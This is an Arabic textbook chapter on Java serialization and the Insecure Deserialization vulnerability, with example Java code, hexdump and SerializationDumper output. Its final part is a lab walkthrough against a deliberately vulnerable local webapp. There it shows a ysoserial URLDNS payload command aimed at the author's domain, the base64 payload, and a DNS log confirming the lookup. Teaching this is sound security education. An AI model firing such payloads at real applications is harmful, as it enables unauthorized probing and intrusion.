# الفصل الخامس تغرة ال Insecure Deserialization

المؤلف د.م/ أحمد هاشم الفقي


استشارى أمن المعلومات و التحول الرقمي

Ahmed.Hashem.ElFiky@outlook.com

### ثغرة ال Insecure Deserialization

- قبل الخوض في تفاصيل هذه الثغرة، نحن بحاجة لفهم مفهومين مُهمّين في لغات البرمجة:
  - Object Serialization •
  - Object Deserialization
    - **Object Serialization** •
- هي عملية تحويل الـ Object إلى Bytes، ومن ثم هذه الـ Bytes بالإمكان حفظها في ملف (أي حفظ الحالة الخاصة بهذا الـ Object) ، أو في قاعدة بيانات، أو تمريرها عبر الشبكة إلى تطبيق آخر بإستخدام أحد بروتوكو لات الشبكة
  - Object Deserialization •
- هي العملية العكسية للعملية السابقة، أي لدينا بيانات مُمثلة على شكل Bytes يتم قراءتها من ملف، أو قاعدة بيانات، أو قد يتم استقبالها عبر الشبكة عن طريق أحد البروتوكولات مثل بروتوكول الـ Bytes ومن ثم يتم تحويل هذه الـ Bytes إلى صورتها الأولى الـ Object

• الصورة التالية تلخص العمليتين:



• هذا بالنسبة للجانب النظري، نأتي الآن للجانب التطبيقي ونأخذ المثال التالي على هذين المفهومين في لغة جافا

- Object Serialization in Java •
- في لغة جافا إذا أردنا تطبيق هذا المفهوم وتحويل الـ Objects إلى Bytes لتُعالج في طرف آخر، فيجب علينا عمل interface للـ implements التالي:
  - Serializable •

• كما يظهر في الكود التالي، تم تعريف كلاس Item والذي يقوم بعمل implement للـ

Serializable (السطر 5)

```
1 //Item.java
2
3 import java.io.Serializable;
4
5 public class Item implements Serializable
6 {
7      int id;
8      String name;
9
10      public Item (int id, String name)
11      {
12          this.id = id;
13          this.name = name;
14     }
15 }
```

- الآن بإمكاننا تعريف أي Object من كلاس Item ومن ثم تحويل هذا الـ Object إلى Bytes stream
- في الكود التالي قمنا بتعريف كلاس Serialize، وفي دالة الـ main قمنا بتعريف Object من كلاس Item)
- السطر 12 : قمنا بتعريف Object من FileOutputStream لكتابة محتوى الـ 13 ( في صورة Bytes) في ملف يسمى data.ser
- السطر 14 : في هذا السطر قمنا بنداء الدالة writeObject وتم تمرير الـ 12 لها، هذه الدالة ستقوم بتحويل الحالة الخاصة بالـ Object إلى Bytes (هنا تحدث عملية الـ Serialization)

```
1 //Serialize.java
2 import java.io.*;
3 class Serialize
4 {
           public static void main(String args[])
                            //Creating the object
                            Item s1 = new Item(123, "book");
                            //Creating stream and writing the object
                            FileOutputStream fout = new FileOutputStream("data.ser");
                            ObjectOutputStream out = new ObjectOutputStream(fout);
                            out.writeObject(s1);
                            out.flush();
                            //closing the stream
                            out.close();
                            System.out.println("Serialized data saved to data.ser");
                   } // end try
20
21
22
23
24
25
26
                   catch(Exception e)
                            System.out.println(e);
                    } // end catch
           } // end main
       end class
```

- The Java serialized object •
- بعد عمل Compile للكود السابق سيكون المخرج لدينا ملف data.ser والذي يحتوي على الكود السابق للكود السابق الكن في صورة Bytes

alaa@ubuntu:~/Desktop/WAPTXv2/Deserialization/Codes/Example\_1\$ javac Serialize.java

alaa@ubuntu:~/Desktop/WAPTXv2/Deserialization/Codes/Example\_1\$ java Serialize
Serialized data saved to data.ser

• لو قمنا باستخدام أداة file للإطلاع على نوع ملف data.ser سنجد أن الأداة تطبع لنا الناتج الآتي : عدم على الله على المستخدم المستخدم الناتج الآتي : عدم علم المستخدم المستخدم

alaa@ubuntu:~/Desktop/WAPTXv2/Deserialization/Codes/Example\_1\$ file data.ser
data.ser: Java serialization data, version 5

• ولو قمنا بقراءة محتوى ملف data.ser في صورة Hex باستخدام أداة hexdump سنجد أن محتوى الملف يبدأ بهذه القيمة : aced

```
      alaa@ubuntu:~/Desktop/WAPTXv2/Deserialization/Codes/Example_1$ cat data.ser | hexdump -C

      000000000 ac ed 00 05 73 72 00 04 49 74 65 6d 5a 2c 80 f7 |....sr..ItemZ,..|

      000000010 74 f7 b8 1d 02 00 02 49 00 02 69 64 4c 00 04 6e |t.....I..idL..n|

      00000020 61 6d 65 74 00 12 4c 6a 61 76 61 2f 6c 61 6e 67 |amet..Ljava/lang|

      00000030 2f 53 74 72 69 6e 67 3b 78 70 00 00 00 7b 74 00 |/String;xp...{t.|

      00000040 04 62 6f 6f 6b |.book|
```

• ولو أردنا الإطلاع على المقابل لهذه القيمة في التمثيل Base64 سيظهر لنا المُخرج الآتي

```
alaa@ubuntu:~/Desktop/WAPTXv2/Deserialization/Codes/Example_1$ cat data.ser | base64
r00ABXNyAARJdGVtWiyA93T3uB0CAAJJAAJpZEwABG5hbWV0ABJMamF2YS9sYW5nL1N0cmluZzt4
cAAAAHt0AARib29r
```

- ماذا نستفيد من هذه المعلومات؟
- يكفي أن نعرف إلى الآن أن الـ Java Serialized Object يحمل الـ Signature الآتي :
  - في التمثيل Hex : aced
  - في التمثيل Base64 : rOOAB
  - في المقابل، ماذا لو أردنا الإطلاع على محتوى هذا الـ Object لكن بصورة مقروءة ومفهومة لنا أكثر؟
  - لحُسن الحظ قام أحد الباحثين بتطوير أداة تُمكّننا من قراءة الـ Base64، وهذه الأداة هي بشكل أكثر وضوحًا بدلًا من قراءته بالـ Hex أو الـ Base64، وهذه الأداة هي SerializationDumper:

• الصورة الآتية توضح إستخدام هذه الأداة والمُخرج من قراءة محتوى ملف الـ data.ser

```
alaa@ubuntu:~/Desktop/WAPTXv2/Deserialization/Tools/SerializationDumper$ java -jar Seriali
zationDumper.jar -r ../../Codes/Example_1/data.ser
STREAM MAGIC - 0xac ed
STREAM VERSION - 0x00 05
Contents
  TC OBJECT - 0x73
    TC CLASSDESC - 0x72
      className
       Length - 4 - 0x00 04
       Value - Item - 0x4974656d
      serialVersionUID - 0x5a 2c 80 f7 74 f7 b8 1d
      newHandle 0x00 7e 00 00
      classDescFlags - 0x02 - SC_SERIALIZABLE
      fieldCount - 2 - 0x00 02
     Fields
        0:
          Int - I - 0x49
          fieldName
           Length - 2 - 0x00 02
           Value - id - 0x6964
        1:
          Object - L - 0x4c
          fieldName
           Length - 4 - 0x00 04
           Value - name - 0x6e616d65
          className1
            TC STRING - 0x74
              newHandle 0x00 7e 00 01
              Length - 18 - 0x00 12
              Value - Liava/lang/String: - 0x4c6a6176612f6c616e672f537472696e673b
      classAnnotations
        TC ENDBLOCKDATA - 0x78
      superClassDesc
        TC NULL - 0x70
    newHandle 0x00 7e 00 02
    classdata
      Item
        values
            (int)123 - 0x00 00 00 7b
          name
            (object)
              TC STRING - 0x74
                newHandle 0x00 7e 00 03
                Length - 4 - 0x00 04
                Value - book - 0x626f6f6b
```

• بعد الخوض في مفهوم الـ Serialization وتحليل الناتج النهائي من هذه العملية (Serialized ) بعد الخوض في مفهوم الـ Deserialization النتقل الآن للعملية العكسية المقابلة لها ، الـ Deserialization

- Object Deserialization in Java •
- في الكود التالي قمنا بتعريف كلاس Deserialize والذي سنطبق فيه مفهوم الـ Deserialization

```
1 //Deserialize.java
2 import java.io.*;
3 class Deserialize
           public static void main(String args[])
                           //Creating stream to read the object
                           ObjectInputStream in=new ObjectInputStream(new FileInputStream("data.ser"));
                           Item s=(Item)in.readObject();
12
                           //printing the data of the serialized object
13
                           System.out.println(s.id+" "+s.name);
                           //closing the stream
                             in.close();
17
                   catch (Exception e)
18
19
                           System.out.println(e);
                   } // catch
           } // end main
```

- السطر 10 : قمنا بقراءة محتوى ملف data.ser عن طريق الـ FileInputStream و ObjectInputStream
- السطر 11 : قمنا بتعريف Object من كلاس Item ومن ثم سيتم حفظ القيمة العائدة من دالة readObject في هذا الـ object
- وبعبارة أخرى: دالة readObject ستقوم بقراءة محتوى ملف data.ser (والذي هو عبارة عن Bytes) ومن ثم هذه الـ Bytes سيتم إرجاعها إلى صورتها الأولى Object (هنا تحدث عملية الـ Deserialization)
- الآن نحن نملك المعرفة اللازمة لفهم ثغرة الـ Insecure Deserialization ولماذا تحدث؟
  - ننتقل لمناقشة تفاصيل هذه الثغرة في الجزء التالي من المقالة


#### Insecure Deserialization •

- بشكل مُختصر جدًا: يحدث هذا النوع من الثغرات عندما يكون بإمكان المخترق التحكّم والتلاعب بالبيانات التي يتم عمل لها Deserialize
  - لنفصتل أكثر ...
  - نقصد بالبيانات هنا الـ Object الذي تم حفظ حالته وتحويلها إلى صورة
    - فعلى سبيل المثال لو كان لدينا تطبيقين:
- التطبيق الأول: يقوم بتنفيذ عملية الـ Serialization على الـ Object ومن ثم يقوم بإرسال المُخرَج النهائي عبر الشبكة إلى التطبيق الثاني
  - التطبيق الثاني: يستقبل هذه البيانات ومن ثم يجري عليها عملية الـ Deserialization
- المشكلة : إذا لم يقم التطبيق الثاني بالتأكد من سلامة البيانات التي يعالجها لتنفيذ عملية الـ Deserialization وكان بإمكان المخترق إعتراض هذه البيانات والتلاعب بها فهنا تحدث ثغرة الـ Insecure Deserialization!

- التدريب على هذه الثغرة وتحليل هذا التطبيق البسيط الذي يحاكي هذه المشكلة
  - java-deserialize-webapp •
  - بدايةً نقوم بعمل Run للتطبيق كالآتي :

root@kali:~/Desktop/eLearnSecurity/WAPTXv2/Deserialization/VulnerableApps/java-deserialize-webapp# sh target/bin/webapp
Picked up \_JAVA\_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Running...

• ومن ثم نستطيع تصفح التطبيق عبر المنفذ التالي: 127.0.0.1:8000



- التطبيق سيقوم بإستقبال البيانات التي نمررها له ومن ثم سيقوم بعمل Deserialization لها بدون التأكد من سلامتها،
- بإمكاننا إستغلال هذه المشكلة بطرق عدة، لكن في هذا الفصل سنقوم ببناء إستغلال بسيط جدًا يؤكد لنا أن التطبيق مُصاب بالفعل
  - **DNS Resolution Exploit**
    - فكرة الإستغلال:
  - نقوم بتمرير Serialized Object إلى التطبيق المصاب،
  - وهذا الـ Serialized Object خلال عملية الـ Deserialization سيتيح لنا تنفيذ الأوامر التي نريدها،
    - في هذا الاستغلال سنجعل التطبيق المصاب يقوم بعمل DNS query لدومين خاص بنا

- قبل بناء الـ payload التي سنقوم بإرسالها للتطبيق المصاب، سنقوم باستخدام DNS Proxy
  - الغرض من هذه الخطوة:
- إعتراض الـ DNS request الصادر من التطبيق المصاب، حتى نتأكد بأن الـ DNS request التي قمنا بإرسالها تم عمل Run لها بشكل سليم

• الآن سنقوم ببناء الـ payload أو الـ Serialized Object بإستخدام هذه الأداة كالآتي:


root@kali:~/Desktop/eLearnSecurity/WAPTXv2/Deserialization/Tools/ysoserial/target#
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar URLDNS http://alaa.com | base64
Picked up \_JAVA\_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
r00ABXNyABFqYXZhLnV0aWwuSGFzaE1hcAUH2sHDFmDRAwACRgAKbG9hZEZhY3RvckkACXRocmVz
aG9sZHhwP0AAAAAAAAX3CAAAABAAAAABc3IADGphdmEubmV0LlVSTJYlNzYa/ORyAwAHSQAIaGFz
aENvZGVJAARwb3J0TAAJYXV0aG9yaXR5dAASTGphdmEvbGFuZy9TdHJpbmc7TAAEZmlsZXEAfgAD
TAAEaG9zdHEAfgADTAAIcHJvdG9jb2xxAH4AA0wAA3JlZnEAfgADeHD///////3QACGFsYWEu
Y29tdAAAcQB+AAV0AARodHRwcHh0AA9odHRw0i8vYWxhYS5jb214

• بعد بناء الـ Serialized Object بإمكاننا الإستعانة بأداة الـ SerializationDumper بالإطلاع عليها سابقًا لتحليل هذا الـ Object وفهم محتواه (هذه الخطوة للتحليل فقط، ولاحظ بأني قمت بتمرير raw data) للأداة ولم أقم بتمرير Base64)

root@kali:~/Desktop/eLearnSecurity/WAPTXv2/Deserialization/Tools/ysoserial/target#
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar URLDNS http://alaa.com > payload.bin
Picked up \_JAVA\_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

```
root@kali:~/Desktop/eLearnSecurity/WAPTXv2/Deserialization/Tools/SerializationDumper# java -jar SerializationDumper
.jar -r payload.bin
Picked up JAVA OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
STREAM MAGIC - 0xac ed
STREAM VERSION - 0x00 05
Contents
  TC OBJECT - 0x73
    TC CLASSDESC - 0x72
      className
        Length - 17 - 0x00 11
        Value - java.util.HashMap - 0x6a6176612e7574696c2e486173684d6170
      serialVersionUID - 0x05 07 da c1 c3 16 60 d1
      newHandle 0x00 7e 00 00
      classDescFlags - 0x03 - SC WRITE METHOD | SC SERIALIZABLE
      fieldCount - 2 - 0x00 02
      Fields
```

• الآن نقوم بإرسال الـ payload إلى التطبيق



#### classpath

r00ABXNyABFqYXZhLnV0aWwuSGFzaE1hcAUH2sHDFmDRAwACRgAKbG9hZEZhY3RvckkACXRocmVz aG9sZHhwP0AAAAAAAX3CAAAABAAAABc3IADGphdmEubmV0LlVSTJYlNzYa/QRyAwAHSQAIaGFz aENvZGVJAARwb3J0TAAJYXV0aG9yaXR5dAASTGphdmEvbGFuZy9TdHJpbmc7TAAEZmlsZXEAfgAD TAAEaG9zdHEAfgADTAAIcHJvdG9jb2xxAH4AA0wAA3JlZnEAfgADeHD////////3QACGFsYWEu Y29tdAAAcQB+AAV0AARodHRwcHh0AA9odHRw0i8vYWxhYS5jb214

Submit Query

• بعد إرسال الـ payload نلاحظ أن التطبيق يخبرنا بأن عملية الـ payload نححت

classpath

Deserializing...Done!

rOOABXNyABFqYXZhLnVOaWwuSGFzaE1hcAUH2sHDFmDRAwACRgAKbG9hZEZhY3RvckkACXRocmVz aG9sZHhwPOAAAAAAAX3CAAAABAAAAABc3IADGphdmEubmV0LlVSTJYlNzYa/ORyAwAHSQAIaGFz aENvZGVJAARwb3JOTAAJYXVOaG9yaXR5dAASTGphdmEvbGFuZy9TdHJpbmc7TAAEZmlsZXEAfgAD TAAEaG9zdHEAfgADTAAIcHJvdG9jb2xxAH4AAOwAA3JlZnEAfgADeHD////////3QACGFsYWEu Y29tdAAAcQB+AAVOAARodHRwcHhOAA9odHRwOi8vYWxhYS5jb214

Submit Query

• ولو عدنا إلى الـ DNS Proxy سنجد أن التطبيق المصاب بالفعل قام بعمل DNS query

```
(10:06:59) [*] 127.0.0.1: proxying the response of type 'A' for alaa.com (10:06:59) [*] 127.0.0.1: proxying the response of type 'AAAA' for alaa.com (10:07:02) [!] [!] Could not proxy request: timed out (10:07:04) [*] 127.0.0.1: proxying the response of type 'A' for alaa.com (10:07:04) [*] 127.0.0.1: proxying the response of type 'AAAA' for alaa.com
```

### تم بحمد الله انتهاء الفصل الخامس